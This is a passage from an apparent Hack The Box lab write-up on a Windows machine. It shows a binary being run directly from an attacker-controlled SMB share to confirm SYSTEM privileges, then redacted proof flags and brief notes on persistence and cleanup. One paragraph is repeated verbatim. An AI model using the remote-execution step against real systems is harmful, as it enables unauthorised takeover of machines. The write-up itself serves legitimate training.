Seems like its working perfectly fine. Lets go to the target machine and download it over there.




```
C:\WINDOWS\system32>\\10.10.14.22\legacy\whoami.exe
\\10.10.14.22\legacy\whoami.exe
NT AUTHORITY\SYSTEM
```

Figure 1.8: 235-whoami.exe.png

By running the executable we are the system.

1.6.1.5 Proof File


User



```
C:\Documents and Settings\john\Desktop>
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69[redacted]7644f
C:\Documents and Settings\john\Desktop>
```

Figure 1.9: 240-user.txt.png

Root



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993[redacted]5713
C:\Documents and Settings\Administrator\Desktop>
```

Figure 1.10: 245-root.txt.png

2 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.